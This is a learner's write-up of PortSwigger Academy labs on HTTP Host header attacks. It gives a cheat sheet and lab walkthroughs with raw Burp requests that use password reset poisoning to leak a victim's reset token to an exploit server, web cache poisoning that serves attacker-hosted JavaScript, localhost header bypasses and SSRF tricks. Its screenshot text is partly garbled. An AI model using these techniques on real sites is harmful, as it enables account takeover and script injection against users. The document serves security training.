



# HTTP Host header attacks

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# Overview

- This document contains a writeup of the HTTP Host header attacks category labs from Portswigger Academy.
- There is a “Cheat Sheet | Summary” section in the beginning that goes over everything learned/used in all the labs completed. The lab sections will contain more details.
- <https://portswigger.net/web-security/all-labs#http-host-header-attacks>

# Cheat Sheet | Summary

- Check out these pages for how to test for vulnerabilities in Host header and different validation bypass techniques:
- <https://portswigger.net/web-security/host-header/exploiting#how-to-test-for-vulnerabilities-using-the-http-host-header>
- <https://portswigger.net/web-security/ssrf#circumventing-common-ssrf-defenses>
- <https://portswigger.net/web-security/cors#errors-parsing-origin-headers>

- Basic password reset poisoning
- If the application exposes a password reset functionality, determine how the application is generating the password reset URL. It may be possible to inject a malicious domain in that URL by manipulating the Host header or including other headers such as X-Forwarded-Host.
- In the labs, use the Exploit Server's email client to test the functionality and see if the domain is dynamically generated by user controllable input.

- Web cache poisoning via ambiguous requests
- When probing for potential Host header attacks, you will often come across seemingly vulnerable behavior that isn't directly exploitable. For example, you may find that the Host header is reflected in the response markup without HTML-encoding, or even used directly in script imports. Reflected, client-side vulnerabilities, such as XSS, are typically not exploitable when they're caused by the Host header. There is no way for an attacker to force a victim's browser to issue an incorrect host in a useful manner.
- Using Burp Suite, add another Host header in the HTTP request with an arbitrary value and identify if the application is using the value in the HTTP responses in an unsafe way.
- Host headers are typically not part of the cache key, so if the application is using a web cache and the malicious payload is cached in the HTTP response, the malicious payload will still reach other user's normal HTTP requests.
- Example:
  - The application is grabbing the value from the additional Host header and dynamically generating a JavaScript source file. Use the lab's Exploit Server to host malicious content in the same file path/endpoint. Then poison the cache with the Exploit Server's domain with the Host header.

- [Host header authentication bypass](#)

- If the /admin endpoint is only available to users on the localhost network, we can try injecting the local host values like so:

- Host: localhost
- X-Forwarded-Host: localhost

- [Routing-based SSRF](#)

- The host headers can be used to perform a SSRF attack.
- Replace the original Host header value with another domain and determine if the application initiates a request to the domain. Burp Collaborator can be used here for testing.
- If this works, then it means the application is vulnerable to SSRF through the Host header.
- It is required to use Burp Suite, since the tool accurately maintains the separation between the Host header and the target IP address.

- [SSRF via flawed request parsing](#)
- The host headers can be used to perform a SSRF attack.
- Replace the original Host header value with another domain and determine if the application initiates a request to the domain. Burp Collaborator can be used here for testing.
- If this does not work, then use an additional Host header or the X-Forwarded-Host header, for example.
- Another technique to try is to supply an absolute URL in the request line:
  - GET https://vulnerable-website.com HTTP/2
  - Host: bad-stuff-here
- If this works, then it means the application is vulnerable to SSRF through the Host header, while injecting the absolute URL of the application in the request line.



- **Host validation bypass via connection state attack**

- Poorly implemented HTTP servers sometimes work on the dangerous assumption that certain properties, such as the Host header, are identical for all HTTP/1.1 requests sent over the same connection.
- For example, you may occasionally encounter servers that only perform thorough validation on the first request they receive over a new connection. In this case, you can potentially bypass this validation by sending an innocent-looking initial request then following up with your malicious one down the same connection.
- To attack the application using the connection state attack.
- Use Burp Repeater and place 2 different tabs into a new group, then change the send mode to Send group in sequence (single connection).
- Ensure the first tab contains the normal HTTP request. The second tab can contain the malicious HTTP request. Same techniques as previous, can be used here.

- **Password reset poisoning via dangling markup**

- See lab details.

# Labs

- LAB APPRENTICE [Basic password reset poisoning](#) Solved
- LAB PRACTITIONER [Web cache poisoning via ambiguous requests](#) Solved
- LAB APPRENTICE [Host header authentication bypass](#) Solved
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- LAB EXPERT [Password reset poisoning via dangling markup](#) Not solved

# What is the HTTP Host header?

- The HTTP Host header is a mandatory request header as of HTTP/1.1. It specifies the domain name that the client wants to access.
- For example, when a user visits <https://portswigger.net/web-security>, their browser will compose a request containing a Host header as follows:
  - GET /web-security HTTP/1.1
  - Host: portswigger.net
- In some cases, such as when the request has been forwarded by an intermediary system, the Host value may be altered before it reaches the intended back-end component.

# What is the purpose of the HTTP Host header?

- The purpose of the HTTP Host header is to help identify which back-end component the client wants to communicate with. If requests didn't contain Host headers, or if the Host header was malformed in some way, this could lead to issues when routing incoming requests to the intended application.
- Many applications are hosted in the same server and resolve to the same IP address, so including the Host header is necessary for the request to be routed to the intended application.
- When multiple applications are accessible via the same IP address, this is most commonly a result of one of the following scenarios.
- **Virtual hosting** - One possible scenario is when a single web server hosts multiple websites or applications. Although each of these distinct websites will have a different domain name, they all share a common IP address with the server.
- **Routing traffic via an intermediary** - Another common scenario is when websites are hosted on distinct back-end servers, but all traffic between the client and servers is routed through an intermediary system. Even though the websites are hosted on separate back-end servers, all their domain names resolve to a single IP address of the intermediary component.

# How does the HTTP Host header solve this problem?

- In both scenarios, the Host header is relied on to specify the intended recipient.
- When a browser sends the request, the target URL will resolve to the IP address of a particular server. When this server receives the request, it refers to the Host header to determine the intended back-end and forwards the request accordingly.
- **What is an HTTP Host header attack?**
- HTTP Host header attacks exploit vulnerable websites that handle the value of the Host header in an unsafe way. If the server implicitly trusts the Host header, and fails to validate or escape it properly, an attacker may be able to use this input to inject harmful payloads that manipulate server-side behavior.

# How to test for vulnerabilities using the HTTP Host header

- To test whether a website is vulnerable to attack via the HTTP Host header, you will need an intercepting proxy, such as Burp Proxy, and manual testing tools like Burp Repeater and Burp Intruder.
- **Important**: In short, you need to identify whether you are able to modify the Host header and still reach the target application with your request. If so, you can use this header to probe the application and observe what effect this has on the response.
- Many techniques are covered here and next slides:
- <https://portswigger.net/web-security/host-header/exploiting#how-to-test-for-vulnerabilities-using-the-http-host-header>

# Supply an arbitrary Host header

- When probing for Host header injection vulnerabilities, the first step is to test what happens when you supply an arbitrary, unrecognized domain name via the Host header.
- Some intercepting proxies derive the target IP address from the Host header directly, which makes this kind of testing all but impossible; any changes you made to the header would just cause the request to be sent to a completely different IP address.
- However, **Burp Suite accurately maintains the separation between the Host header and the target IP address**. This separation allows you to supply any arbitrary or malformed Host header that you want, while still making sure that the request is sent to the intended target.
- Sometimes, you will still be able to access the target website even when you supply an unexpected Host header. This could be for a number of reasons.
- On the other hand, as the Host header is such a fundamental part of how the websites work, tampering with it often means you will be unable to reach the target application at all.

# Domain-validation Flaws

- Port Number Injection:
  - Host: vulnerable-website.com:bad-stuff-here
- Register arbitrary domain name that ends with the same sequence of characters as a whitelisted one:
  - Host: notvulnerable-website.com
- Take advantage of less-secure subdomain already compromised:
  - Host: hacked-subdomain.vulnerable-website.com
- Further examples of validation flaws:
  - <https://portswigger.net/web-security/ssrf#circumventing-common-ssrf-defenses>
  - <https://portswigger.net/web-security/cors#errors-parsing-origin-headers>





# Lab: Basic password reset poisoning

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- This lab is vulnerable to password reset poisoning. The user carlos will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos's account.
- You can log in to your own account using the following credentials: wiener:peter. Any emails sent to this account can be read via the email client on the exploit server.
- **Steps to Exploit:**
- See slides:

- The application has a “forgot password” function, use it and analyze how the request is created and what parameters it uses.
- We need to specify either the username or email of the user we want to initiate the “forgot password” request.

 Basic password reset poisoning

LAB Not solved 

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Please enter your username or email

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Your email address is wiener@exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net

Displaying all emails @exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net and all subdomains

Sent	To	From	Subject	Body
2023-05-16 21:29:22 +0000	wiener@exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net	no-reply@0a31001604dd508881608b6000dc00d3.web-security-academy.net	Account recovery	<p>Hello!</p> <p>Please follow the link below to reset your password.</p> <p><a href="https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-password?temp-forgot-password-token=kK6PTDPn0cMqS1rmSDAAn60gNhFeGjMU">https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-password?temp-forgot-password-token=kK6PTDPn0cMqS1rmSDAAn60gNhFeGjMU</a></p> <p>Thanks, Support team</p>

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## Request

Pretty Raw Hex Hackvector

```
1 POST /forgot-password HTTP/2
2 Host: 0a31001604dd508881608b6000dc00d3.web-security-academy.net
3 Cookie: session=HQCuv02TYQws7W1h4WUFH7fjTNEhfIAF; _lab=47%7cMCOCFaauEBqM3RfMI%2bRT%2bJNFWE%2bquhfAhUAizYnre6G2j1DnjpOus3NEamsUONNPS%2fPLdlgkZAe9ZK7bzFbBMDWk33NErbkVjzr19N3wwnGqWDKFH4U4dKxfPUIloc%2feINDJL9psQLn8%2bWuPZWnpvfM%2feW7wotSrvQXXj7sVEpn762p
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 53
10 Origin: https://0a31001604dd508881608b6000dc00d3.web-security-academy.net
11 Referer: https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-password
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 csrf=9c2Hddk02cAfF109Esrrps5m42EstYzIe&username=wiener
```

- We initiated a password reset for the user wiener. We have access to the user wiener's email client.
- The "username" parameter in the POST request determines which user the application maps the password reset token with.
- If we can control the domain of the password reset URL that is sent to the users, we can steal the token in scope for another user's account.

Send⚙Cancel<>

Target: https://0a31001604dd508881608b6000dc00d3.web-security-academy.net

Request

PrettyRawHexHackvortor

1 POST /forgot-password HTTP/2

X-Forwarded-Host: exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net

Cookie: session=HqCuv02TYQws7W1h4WUFH7fjTNEhfIAF; \_lab=4949498881608b6000dc00d3.web-security-academy.net

PLdlgkZAe92K7bsFbBMDWk33NERbkVjzr19N3wvnGqWDFH4U4dKxfPUIloc42feINDJL9psQLn8%2bWuPZWnpvfM42feW7wotSrvQXXj7sVEpn762p

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 53

Origin: https://0a31001604dd508881608b6000dc00d3.web-security-academy.net

Referer: https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-password

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

Te: trailers

csrf=9c2Hddk02cAfF109Esrps5m42EstYzIe&username=wiener

Response

PrettyRawHexRenderHackvortor

1 HTTP/2 200 OK

2 Content-Type: text/html; charset=utf-8

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 2604

5

6 <!DOCTYPE html>

7 <html>

8 <head>

9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>

10 <link href=/resources/css/labs.css rel=stylesheet>

11 <title>

Basic password reset poisoning

12 </title>

13 </head>

14 <body>

15 <script src=/resources/labheader/js/labHeader.js>

16 </script>

17 <div id=academyLabHeader>

18 <section class=academyLabBanner>

19 <div class=container>

20 <div class=logo>

21 </div>

22 <div class=title-container>

23 <h2>

Basic password reset poisoning

24 </h2>

25 <a id=lab-link class=button href=/forgot-password?temp-forgot-password-token=eosUcjYI7FWSeHZSLSU1GifZTXyp03Hi>

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26 </a>

27 </div>

28 </section>

29 </div>

30 </body>

31 </html>

Inspector

Request attributes


Request query parameters

Request body parameters

Request cookies

Request headers

Response headers



Your email address is wiener@exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net

- Using the “X-Forwarded-Host” header in the request, does not make any changes to the domain in the password reset URL that is sent to the user’s email account.

Displaying all emails @exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net and all subdomains

Sent	To	From	Subject	Body
				Hello!
				Please follow the link below to reset your password.
2023-05-16 21:30:42 +0000	wiener@exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net	no-reply@0a31001604dd508881608b6000dc00d3.web-security-academy.net	Account recovery	<a href="https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-password?temp-forgot-password-token=eosUcjYI7FWSeHZSLSU1GifZTXyp03Hi">https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-password?temp-forgot-password-token=eosUcjYI7FWSeHZSLSU1GifZTXyp03Hi</a> <div>View raw</div>
				Thanks, Support team
				Hello!
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2023-05-16 21:29:22 +0000	wiener@exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net	no-reply@0a31001604dd508881608b6000dc00d3.web-security-academy.net	Account recovery	<a href="https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-password?temp-forgot-password-token=kK6PTDPn0cMqS1rmSDAAn60gNhFeGjMU">https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-password?temp-forgot-password-token=kK6PTDPn0cMqS1rmSDAAn60gNhFeGjMU</a> <div>View raw</div>
				Thanks, Support team

Send

Cancel

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Request

PrettyRawHexHackvortor

1POST /forgot-password HTTP/2

Host: exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net

Cookie: session=HQcuV02TYQws7W1h4WUFH7fjTNEhfIAF; lab=4/\*7cRCUCFAaueBqH3RfR1t4JBR1t4BONFEVt4bqunfAH0A12YnFe6GzjIDhjpuUS3NEamsUCNNPS42fPLdlgkZAe9ZK7bzFbBMDWk33NErbkVjzr19N3wnGqWVKFH4U4dKxfPUIloc42feINDJL9psQLn842bWuPZWNPvfM42feW7wotSrvQXXj7sVEpn762p

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6Accept-Language: en-US,en;q=0.5

7Accept-Encoding: gzip, deflate

8Content-Type: application/x-www-form-urlencoded

9Content-Length: 53

10Origin: https://0a31001604dd508881608b6000dc00d3.web-security-academy.net

11Referer: https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-password

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19csrf=9c2Hddk02cAff109Esrps5m42EstYzIe&username=wiener

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Basic password reset poisoning

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17<div id=academyLabHeader>

18<section class=academyLabBanner>

19<div class=container>

20<div class=log

21</div>

22<div class=tit

23<h2>

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24</h2>

25<a id=lab-13

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- Since Burp Suite accurately maintains the separation between the Host header and the target IP address, we can manipulate the Host header and see what affects it has on the application.
- Changing the Host header to our Exploit Server’s domain in the password reset request, will change the domain used in the password reset link sent to the user’s email account.

Your email address is wiener@exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net

Displaying all emails @exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net and all subdomains				
Sent	To	From	Subject	Body
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- If we change the “username” parameter to a different valid user in the application, the password reset link will be sent to their email. The domain will be the value of our Exploit Server, so when the user clicks on the link a request will be made to the Exploit Server which contains the full URL that has the token.

Target: <https://0a31001604dd508881608b6000dc00d3.web-security-academy.net>

**Request**

```

1 POST /forgot-password HTTP/2
Host: exploit-0a8f00e10481500a81598a9a015e00d2.exploit-server.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Origin: https://0a31001604dd508881608b6000dc00d3.web-security-academy.net
Referer: https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-password
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
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csrf=9c2Hddk02cAfF109Esrrps5m42ESTyIe&username=carlos
  
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**Response**

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18 <div id=academyLabHeader>
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22 </div>
23 <div class=title-container>
24 <h2>
25 Basic password reset poisoning
26 </h2>
27 <a id=lab-link class=button href=/'>
  
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2023-05-16 21:36:07 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0"
2023-05-16 21:36:07 +0000 "GET /log HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0"
2023-05-16 21:36:07 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0"
2023-05-16 21:36:18 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0"
2023-05-16 21:36:18 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0"
2023-05-16 21:36:26 +0000 "GET /forgot-password?temp-forgot-password-token=7uzHb7uFszuQLY5aYpPAZt2DPQi4nx8A HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36"
2023-05-16 21:36:29 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0"
  
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New password

Confirm new password

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- Now that we have the password rest token in scope for the targeted user, we can request this endpoint in the real application URL to change another user's password.

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Your username is: carlos

Your email is: carlos@carlos-montoya.net

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# Lab: Web cache poisoning via ambiguous requests

# Lab: Web cache poisoning via ambiguous requests

- This lab is vulnerable to web cache poisoning due to discrepancies in how the cache and the back-end application handle ambiguous requests. An unsuspecting user regularly visits the site's home page.
- To solve the lab, poison the cache so the home page executes `alert(document.cookie)` in the victim's browser.
- **Steps to Exploit:**
- See slides.

- Host headers are usually not exploitable when the application uses its value in an unsafe way in the HTTP responses, because it can be hard to send the payload to the victim and have their browser include the malicious host header.
- If the application uses a web cache, we can make the vulnerability exploitable.
- The cache key needs to be persevered, while poisoning the cache, so that the malicious response is mapped to other users' requests.

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Target: <https://0aed008704b45ed784d78254000900e5.web-security-academy.net>

### Request

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Hex
Hackvortor

```

1 GET / HTTP/2
2 Host: 0aed008704b45ed784d78254000900e5.web-security-academy.net
3 Cookie: session=c6WLA54UWP6GerLtvatpXvCiUbmVhv; _lab=
4 46%7cMCwCFDBuI1HE%2bU4Q2rycDKtxszjE3xYSAhQbQM%2fnIbRWAT1xJ7ulcdGgDVJtNCbjwqQH25
5 nEer%2fJKWE6a2wk4jQUH%2fApLso3HCYV2eTWaOdgImYc3yDGt1MWPKxHzqIMi%2f7NVOG8yqlB1Ld2
6 DgP%2b%2bxxnYOKLCIwYnSvZmIpwvW4YWFQ%3d
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
8 Firefox/113.0
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
11 q=0.8
12 Accept-Language: en-US,en;q=0.5
13 Accept-Encoding: gzip, deflate
14 Referer: https://0aed008704b45ed784d78254000900e5.web-security-academy.net/
15 Upgrade-Insecure-Requests: 1
16 Sec-Fetch-Dest: document
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-Site: same-origin
19 Sec-Fetch-User: ?1
20 Te: trailers

```

### Response

Pretty
Raw
Hex
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Hackvortor


```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=30
5 Age: 0
6 X-Cache: miss
7 Content-Length: 10750
8
9 <!DOCTYPE html>
10 <html>
11 <head>
12 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
13 <link href=/resources/css/labsEcommerce.css rel=stylesheet>
14 <title>
15   Web cache poisoning via ambiguous requests
16 </title>
17 </head>
18 <body>
19 <script type="text/javascript" src="
20 //0aed008704b45ed784d78254000900e5.web-security-academy.net/resources/js/tr
21 acking.js">
22 </script>
23 <script src=/resources/labheader/js/labHeader.js>

```

### Inspector


Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Response headers



- We can use the “X-Forwarded-Host” header to see if the application uses its value in an unsafe way in the response. It is not being used.

- Inject another “Host” header with an arbitrary value, to see how the application responds.

- The application is using the value in the other Host header to dynamically build a JavaScript file link in the response.



## Request

Pretty Raw Hex Hackvortor

```
1 GET /?test=1234 HTTP/2
2 Host: exploit-0a43001a04585e4c84e48100012e0057.exploit-server.net
3 Host: 0aed008704b45ed784d78254000900e5.web-security-academy.net
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
6 Accept-Language: en-US,en;q=0.5
7
```

## Response

Pretty Raw Hex Render Hackvortor

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=30
5 Age: 0
6 X-Cache: miss
7 Content-Length: 10752
8
9 <!DOCTYPE html>
10 <html>
11 <head>
12 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
13 <link href=/resources/css/labsEcommerce.css rel=stylesheet>
14 <title>
15 Web cache poisoning via ambiguous requests
16 </title>
17 </head>
18 <body>
19 <script type="text/javascript" src=
20 //exploit-0a43001a04585e4c84e48100012e0057.exploit-server.net/resources/js/
21 tracking.js">
22 </script>
23 <script src=/resources/labheader/js/labHeader.js">
```

## Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

## Craft a response

URL: https://exploit-0a43001a04585e4c84e48100012e0057.exploit-server.net/resources/js/tracking.js

HTTPS



File:

/resources/js/tracking.js

Head:

HTTP/1.1 200 OK  
Content-Type: application/javascript; charset=utf-8

Body:

alert(document.cookie)

- In the Exploit Server we can create a path/file that is the same as the one in the application's response, so that way when the JavaScript file is requested in the victim user's browser the request will be made to the Exploit Server's endpoint, which contains a malicious payload.
- Note: A cache buster ( ?test=1234 ) is used here for testing, once the exploit is ready to be served to other users, it can be removed.

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Target: <https://0aed008704b45ed784d78254000900e5.web-security-academy.net>

### Request

Pretty Raw Hex Hackvortor

```
1 GET / HTTP/2
2 Host: 0aed008704b45ed784d78254000900e5.web-security-academy.net
3 Cookie: session=c6WLA54UWP6GcrLtvatpXvCIuWbmVhv; _lab=
46637cMCwCFEDBuLlHF32hU402rwcDKrYs2jE3vYSAhObOM32fnIbBNAT1lxJ7nldGdVJtNChjwqQH25
nEr%2fJKWE6a2wk4jQUM%2fApLso3HCYV2eTWaOdglmYc3yDgtlMWPKxHzqIMi%2f7NVOG8yq1B1ld2
DgP%2b%2bxxnYOkLCiWYnSvZmIpwvW4YWFQ%3d
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0aed008704b45ed784d78254000900e5.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

### Response

Pretty Raw Hex Render Hackvortor

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=30
5 Age: 26
6 X-Cache: hit
7 Content-Length: 10752
8
9 <!DOCTYPE html>
10 <html>
11 <head>
12 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
13 <link href=/resources/css/labsEcommerce.css rel=stylesheet>
14 <title>
15   Web cache poisoning via ambiguous requests
16 </title>
17 </head>
18 <body>
19   <script type="text/javascript" src=
20     //exploit-0a43001a04585e4c84e48100012e0057.exploit-server.net/resources/js/
21     tracking.js">
22   </script>
23   <script src="/resources/labheader/js/labHeader.js">
24
```

### Inspector

Request attributes

Request query parameters

